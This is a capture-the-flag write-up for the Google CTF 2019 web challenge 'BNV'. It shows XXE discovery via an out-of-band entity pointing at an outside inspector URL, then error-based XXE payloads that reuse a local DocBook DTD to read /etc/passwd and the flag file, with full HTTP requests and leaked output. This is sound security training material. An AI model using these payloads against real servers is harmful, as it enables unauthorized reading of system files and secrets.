
Google CTF 2019 [Writeups] Web - BNV


#chitran -pwnPHOfun

Overview


Blind association
https://bnv.web.ctfcompetition.com
Please use the search engine below to find the closest association near you.
City: Zurich
Submit

- Mini search engine
  - Endpoint: /api/search (POST)
  - Content-type: application/json
  - Search result:

{"message":"[value]”}



Value:

- 135601360123502401401250 (Zurich)
- 120101345012450101230135012350150 (Bangalore)
- 1234010123502402340 (Paris)

Approach

- Searched for values -> Non-sense
- API abusing -> Worked with XXE by changing Content-Type to application/xml

XXE Vulnerability

Request

Raw | Params | Headers | Hex | XML

```
POST /api/search HTTP/1.1
Host: bnv.web.ctfcompetition.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://bnv.web.ctfcompetition.com/
Content-type: application/xml
Content-Length: 174
Connection: close

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM
"https://requestinspector.com/inspect/01de8v64ftwzse66yqey547wmf">
%xxe;
]>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 03:02:48 GMT
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: gunicorn/19.9.0
Via: 1.1 google
Connection: close
Content-Length: 114

failed to load external entity
"https://requestinspector.com/inspect/01de8v64ftwzse66yqey547wmf",
line 4, column 6
```

- Error: failed to load external entity "https://requestinspector.com/inspect/01de8v64ftwzse66yqey547wmf", line 4, column 6
- This means server was able to parse XML (confirmed XXE), just not external entity (not OOB).
  - -> Tried to fetch local file (file:///etc/passwd)
  - -> Error: internal error: xmlParseInternalSubset: error detected in Markup declaration, line 1, column 1
  - … many failures because of errors until found out we needed to play around with local dtds.
  - Found a ref showing how to exploit XXE with local dtds:
  - https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/
- Support refs:
  - https://tdg.docbook.org/tdg/4.5/pe-iso.html
  - https://stackoverflow.com/questions/39549360/parameter-entities-in-internal-dtd

Payloads

Request

Raw | Params | Headers | Hex | XML

```
POST /api/search HTTP/1.1
Host: bnv.web.ctfcompetition.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://bnv.web.ctfcompetition.com/
Content-type: application/xml
Content-Length: 352
Connection: close

<?xml version="1.0" ?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
'>
%local_dtd;

]>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 03:31:30 GMT
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: gunicorn/19.9.0
Via: 1.1 google
Connection: close
Content-Length: 1417

Invalid URI: file:///nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:106::/var/run/dbus:/bin/false
colord:x:106:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
, line 4, column 11
```

Flag

```
Content-type: application/xml
Content-Length: 346
Connection: close

<?xml version="1.0" ?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamsa '
<!ENTITY &#x25; file SYSTEM "file:///flag">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
'>
%local_dtd;

]>
```

```
Content-Length: 76

Invalid URI: file:///nonexistent/CTF{0x1033_75008_1004x0}, line 4, column 11
```

CTF{0x1033_75008_1004x0}

Blind spots / Weaknesses

- Local DTDs: Unknown path -> requires enumeration
- Multiple entities defining confusion
- Chars filtered (; ‘’)

Publsihed writeups

https://youtu.be/rcgq8LyNDaQ

https://www.youtube.com/watch?v=OqDxy-wm9to

https://medium.com/hmif-itb/googlectf-2019-web-bnv-writeup-nicholas-rianto-putra-medium-b8e2d86d78b2